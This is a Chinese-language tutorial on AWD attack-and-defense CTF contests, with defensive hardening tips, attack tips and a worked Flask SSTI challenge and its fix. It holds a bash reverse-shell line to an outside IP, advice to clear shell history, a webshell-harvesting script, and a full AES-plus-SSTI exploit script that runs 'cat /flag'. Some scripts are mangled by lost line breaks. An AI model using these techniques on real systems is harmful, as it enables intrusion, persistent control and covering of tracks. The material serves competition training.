

AWD比赛思路分享与真题演练

一、AWD竞赛简介

AWD赛制是一种网络安全竞赛的赛制。AWD赛制由安全竞赛专家及行业专家凭借十多年实战经验，将真实网络安全防护设备设施加入抽象的网络环境中，模拟政府、企业、院校等单位的典型网络结构和配置，开展的一种人人对抗的竞赛方式，考验参赛者攻防兼备的能力。其主要特点为：强调实战性、实时性、对抗性，综合考量竞赛队的渗透能力和防护能力。


- 1.一般分配Web服务器，服务器（多数为Linux）某处存在flag（一般在根目录下）；
- 2.可能会提供一台流量分析虚拟机，可以下载流量文件进行数据分析；
- 3.flag在主办方的设定下每隔一定时间刷新一轮；
- 4.各队一般都有自己的初始分数；
- 5.flag一旦被其他队伍拿走，该队扣除一定积分；扣除的积分由获取flag的队伍均分；
- 6.主办方会对每个队伍的服务进行check，服务宕机扣除本轮flag分数，扣除的分值由服务check正常的队伍均分；
- 7.一般每个队伍会给一个低权限用户，非root权限；

1.1竞赛题型

主要题型为WEB和PWN，涉及语言多数为PHP，还有少量Java、Python。

WEB主要是一些CMS和框架安全漏洞，如注入、上传和反序列化等，更多是依赖已知漏洞。

1.2 竞赛拓扑



1.3竞赛流程

一般比赛会将加固环节和攻击环节分开，先统一加固后再进行攻击。



二、attack、DEFENSE比赛小技巧

2.1 DEFENSE阶段

比赛开始时我们会分配到一个至多个靶机，通常是分配给我们ssh 用户名和密码还有虚拟ip等信息，我们需要自己去连接靶机。个人推荐使用xshell搭配xftp来使用，当我们连接靶机之后要做什么呢。

2.1.1 dump源码

比赛开始第一件事，**dump**网站源码，使用ssh工具保留源码，复制两份，用**d盾**去扫一份，因为当我们靶机受到攻击时对手可能直接删除我们的源码导致靶机**DOWN**机，而通常比赛中主办方会在源码中留有一些**后门**，我们用D盾去扫描一下来进行**修复和攻击**。

2.1.2 数据库备份

我们登录数据库来进行备份，当数据被删除时可以使用命令快速还原。

```
mysqldump -u db_user -p db_passwd db_name > 1.sql //备份指定数据库
```

还原命令：

```
mysql -u db_user -p db_passwd db_name < 1.sql //还原指定数据库
```

2.1.3 修改密码

当主办方给我们的连接密码过于简单时，不排除对手先登录我们靶机来进行破坏，于是我们要快速修改弱口令密码。

linux修改ssh即本地密码： `passwd`

修改mysql登录密码： `mysql>set password for root@localhost =password('xino');`

2.1.4 关闭不必要端口

一些端口会存在漏洞，为了保证安全我们关闭一些不必要的端口来进行维护：

端口号	服务	潜在安全问题
21	FTP	匿名访问, 弱口令
22	SSH	弱口令登录
23	Telnet	弱口令登录
80	Web	常见Web漏洞或后台登录弱口令
161	SNMP	public弱口令
389	LDAP	匿名访问
443	openssl	心脏滴血等
445	smb	操作系统溢出漏洞
873	rsync	匿名访问, 弱口令
1099	JAVARmi	命令执行
1433	MsSQL	弱口令

端口号	服务	潜在安全问题
1521	Oracle	弱口令
2601	Zebra	默认密码zebra
3128	squid	匿名访问（可能内网漫游）
3306	MySQL	弱口令
3389	RDP	远程桌面弱口令

2.1.5 部署WAF

WAF是用来分析阻挡对手攻击的工具它可以分析流量，别人攻击我们的时候，我们可以看到别人的攻击方式。当没有攻击思路时我们就可以分析流量，使用别人的攻击方式。部署方式如下：

每个文件前边加：

```
require_once(waf.php);
```

为了方便我们可以修改php.ini配置文件，来自动给当前文件夹下文件头部添加：

```
auto_prepend_file=;
```

2.2 attack阶段

2.2.1 弱口令

当发现靶机存在弱口令后，我们就可以遍历IP地址来查询存活的机器来自动连接查找FLAG,或者在受害者靶机里植入后门文件来维持我们的控制。

2.2.2 自带后门

通常靶机会有自带的后门木马，我们知道路径后便可以写一个脚本批量连接来提交FLAG。

2.2.3 nmap

扫描C段存活主机：

```
.\nmap xxx.xxx.xxx.xxx/24
```

保存为TXT文件以便于之后编写脚本去攻击。

2.2.4 web攻击

举几个比较常见的WEB攻击方式：

文件读取，伪协议方式读取flag

文件上传，绕过黑白名单上传一句话，用工具连接查找flag

命令执行，通过system等函数来遍历文件

SQL注入，寻找注入点注出flag

当我们找到上面漏洞后，尽量去写一个脚本来自动提交flag，之后再去寻找其他漏洞。

2.2.5 写入木马

因为AWD赛制是回合制，所以我们要想保持长时间稳定上分就要时刻控制别人靶机，也就是要传入木马但又不能被对手发现，下面列举几个权限维持的小技巧。

bash反弹shell

利用预留后门上传上面的php文件并访问，就可以用nc反弹shell，nc反弹shell命令如下：

```
bash -i >& /dev/tcp/xx.xxx.xxx.xxx/9 0>&1
nc -l -p 8080
```

命令	功能描述
bash -i	产生一个bash交互环境。
>&	将联合符号前面的内容与后面相结合然后一起重定向给后者。
/dev/tcp/192.168.31.4/8080	在Linux环境中，所有的内容都是以文件的形式存在的。这个命令让主机与目标主机192.168.31.4的8080端口建立一个TCP连接。
0<&1	将标准的输入与标准输出内容相结合，然后重定向到前面指定的输出内容。

注意：使用bash命令，会在root目录生成名为~/.bash_history的记录文件，我们要清除来消除威胁。

不死马

一个简单的不死马：

```
import requests
url_head="http://xxx.xx.xxx.xxx.#网段
url=""
shell_addr="/Upload/index.php"
passwd="xxxxx"#木马密码
port="80"
payload ={passwd: 'system('cat /flag');'}
websHELLlist=open("websHELLlist.txt","w")
flag=open("firstround_flag.txt","w")
for i in
range(30,61):url=url_head+str(i)+":"+port+shell_addrtry:res=requests.post(url,payload,timeou
t=1)if res.status_code == requests.codes.ok:result = url+" connect shell sucess,flag is
"+res.textprint resultprint >>flag,resultprint >>websHELLlist,url+", "+passwdelse:print
"shell 404"except:print url+" connect shell fail"
websHELLlist.close()
flag.close()
```

批量提交flag脚本（需根据要求自行修改）：

```
import sys
import json
import urllib
import httplib
server_host = ' '#提交flag的服务器地址
server_port = 80
def submit(team_token, flag, host=server_host, port=server_port, timeout=5):if not
team_token or not flag:raise Exception('team token or flag wrong')conn =
httplib.HTTPConnection(host, port, timeout=timeout)params = urllib.urlencode({#提交需要post的
参数,根据情况修改'token': team_token,'flag': flag,})headers = {"Content-type": "application/x-
www-form-urlencoded"}conn.request('POST', '[submit_flag_dir]', params, headers)#第二个参数为提
交flag的目录response = conn.getresponse()data = response.read()return json.loads(data)
if __name__ == '__main__':if len(sys.argv) < 3:print 'usage: ./submitflag.py [team_token]
[flag]'sys.exit()host = server_hostif len(sys.argv) > 3:host = sys.argv[3]print
json.dumps(submit(sys.argv[1], sys.argv[2], host=host), indent=4)
```

三、awdp真题演练

3.1 flaskweb

1、直接访问web页面，发现是静态页面，只有1个提交联系方式的交互，尝试点击发现提示，从404页面获取信息

□□□

404页面，也许会有更多的信息

确定

CONTACT

Consectetur adipisicing elit sed eiusmod tempor incididunt ut dolore magna labore eiusmod. Lorem ipsum dolor sit amet consectetur est adipisicing elit, sed do eiusmod tempor.

Incididunt ut dolore magna labore eiusmod. Dolor sit amet consectetur est adipisicing elit, sed do eiusmod.

Name
Email
Subject
Message

SEND

2、访问一个不存在的URL查看404页面有部分源码

□□□

404 Page

URL Path Error: Odd-length string

Decrypt function source code:

```
def decrypt(text):
    """
    # 此函数将在如下代码执行时进行调用
    path = request.path.strip('/')
    解密路径
    decrypted_path = decrypt(path.encode())
    """
    cipher = AES.new(key, AES.MODE_ECB)
    try:
        decrypted_text = cipher.decrypt(binascii.unhexlify(text))
        return decrypted_text.rstrip(b' ').decode()
    except Exception as e:
        source_code = inspect.getsource(decrypt)
        # return render_template_string(f"Error: {str(e)}Decrypt function source code:%s " % source_code)
        error_message = f"Error: {str(e)}

Decrypt function source code:

{source_code}

"""
    return error_message
```

is Not Found

3、从页面透漏的代码审计来看，404页面会接收url的path信息，并对path信息进行十六进制格式转换--->AES解密（模式是ECB）后输出在网页内容中。

从 `render_template` 来看，怀疑解密后的path信息是通过 `render_template_string` 进行模板加载。因此考虑从 SSTI方向入手。但是有个问题，AES解密/加密的密钥key信息没有获取到

4、再次详细查看web页面传递的所有HTTP，包括请求头响应头的信息，在正常的index访问页面<http://ip/>的 response响应头中，拿到了AES加密密钥key的base64编码格式和位数128

Request URL: http://192.168.124.100:81/

Request Method: GET

Status Code: 200 OK

Remote Address: 192.168.124.100:81

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers

☐ Raw

Content-Length: 41140

Content-Type: text/html; charset=utf-8

Date: Tue, 14 May 2024 07:43:19 GMT

Server: Werkzeug/2.0.3 Python/3.6.8

X-Aes-Key-Base64: MDEyMzQ1Njc4OWFiY2RlZg=

X-Aes-Key-Bit: 128


▼ Request Headers

☐ Raw

- 5、将密钥通过base64解密为明文为 0123456789abcdef，密钥的位数上一步已经拿到为128位
- 6、知道了path的加密方式为AES、模式是ECB、密钥key明文为 0123456789abcdef,位数为128，将测试的 path {{7*7}} 通过AES加密得到密文 99a345b053e2d41edc2c9009bb28c4b8



- 7.使用<http://ip/99a345b053e2d41edc2c9009bb28c4b8>测试后，发现path信息确实解密后，输入到页面内容中，同时使用了flask的template模板加载，并存在SSTI



- 8.确认存在SSTI和payload入口为path后，构造exp获取flag即可:

exp: {{joiner.init.globals.os.popen('cat /flag').read()}}

- `joiner`: 是 Jinja2 模板中的一个内建变量，属于某些上下文中的对象。
- `__init__`: 是 Python 类的初始化方法。
- `__globals__`: 是函数的一个属性，指向定义该函数时所在的全局命名空间。通过它，可以访问到函数所在模块的全局变量。
- `.os`: 表示从全局命名空间中导入了 `os` 模块。
- `.popen('cat /flag')`: 执行系统命令 `cat /flag`，这通常是 CTF 中用来读取 flag 文件的命令。
- `.read()`: 读取命令执行后的输出结果。

```

import re
from Crypto.Cipher import AES
import binascii
import requests

# 加密函数
def encrypt(text):
    key = b'0123456789abcdef'
    cipher = AES.new(key, AES.MODE_ECB)
    padded_text = text + (AES.block_size - len(text) % AES.block_size) * b' '
    encrypted_text = cipher.encrypt(padded_text)
    return binascii.hexlify(encrypted_text).decode()

# 构造攻击字符串
attack_payload = b"{{joiner.__init__.__globals__.os.popen('cat /flag').read()}}"

# 使用 AES 加密攻击字符串
encrypted_payload = encrypt(attack_payload)

# 发送 GET 请求到目标服务器
# target_url = "http://ip/" + encrypted_payload
target_url = "http://192.168.124.100:81/" + encrypted_payload
response = requests.get(target_url)

# 正则表达式模式
pattern = r'<p>URL Path\s+(.+?)\s+is Not Found</p>'

# 使用正则表达式匹配
match = re.search(pattern, response.text)

# 如果匹配成功, 则输出匹配到的字符串
if match:
    found_content = match.group(1)
    print("Found Flag content:", found_content)
else:
    print("Content not found in response")

```

□□□

```
Found Flag content: flag{local_test_flag}
```

```
进程已结束,退出代码0
```

```
|
```

3.2 flaskweb-fix

修改main.py文件内容

```
from flask import Flask, render_template, request, render_template_string, abort,
make_response
import base64
from Crypto.Cipher import AES
import binascii
import inspect

app = Flask(__name__, template_folder='./templates')
key = b'0123456789abcdef'

# 解密函数
def decrypt(text):
    """
    # 此函数将在如下代码执行时进行调用
    path = request.path.strip('/')
    解密路径
    decrypted_path = decrypt(path.encode())
    """
    cipher = AES.new(key, AES.MODE_ECB)
    try:
        decrypted_text = cipher.decrypt(binascii.unhexlify(text))
        return decrypted_text.rstrip(b' ').decode()
    except Exception as e:
        source_code = inspect.getsource(decrypt)
        # return render_template_string(f"Error: {str(e)}Decrypt function source code:%s " %
source_code)
        error_message = f"Error: {str(e)}<br><br>Decrypt function source code:<br><pre>
{source_code}</pre>"
        return error_message

# 模拟根目录下的 flag 文件内容
flag_content = "This is the flag content!"

# 路由处理函数
@app.route('/')
def index():
    # 加载欢迎页面
    # return render_template("html/index.html")
    # return render_template("index.html")
    response = app.make_response(render_template("index.html"))
    response.headers['X-Encryption-Key-Base64'] = base64.b64encode(key).decode()
    response.headers['X-Encryption-Key-bit'] = 128
    return response

# 错误处理页面
```

```

@app.errorhandler(404)
def page_not_found(e):
    # 获取请求的 URL 路径
    path = request.path.strip('/')
    # 解密路径
    decrypted_path = decrypt(path.encode())
    template = '''
        <div class="center-content error">
            <p> 404 Page </>
            <p>URL Path %s is Not Found</p>
        </div>
    ''' % decrypted_path
    # return render_template_string(template), 404
    response = make_response(template)
    return response, 404

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=9000, debug=True)

```

注释：patch脚本

```

#!/bin/sh

ps -ef | grep python | grep -v grep | awk '{print $2}' | xargs kill -9
mv -f main.py /flakweb/main.py
cd /flakweb/ && python main.py

```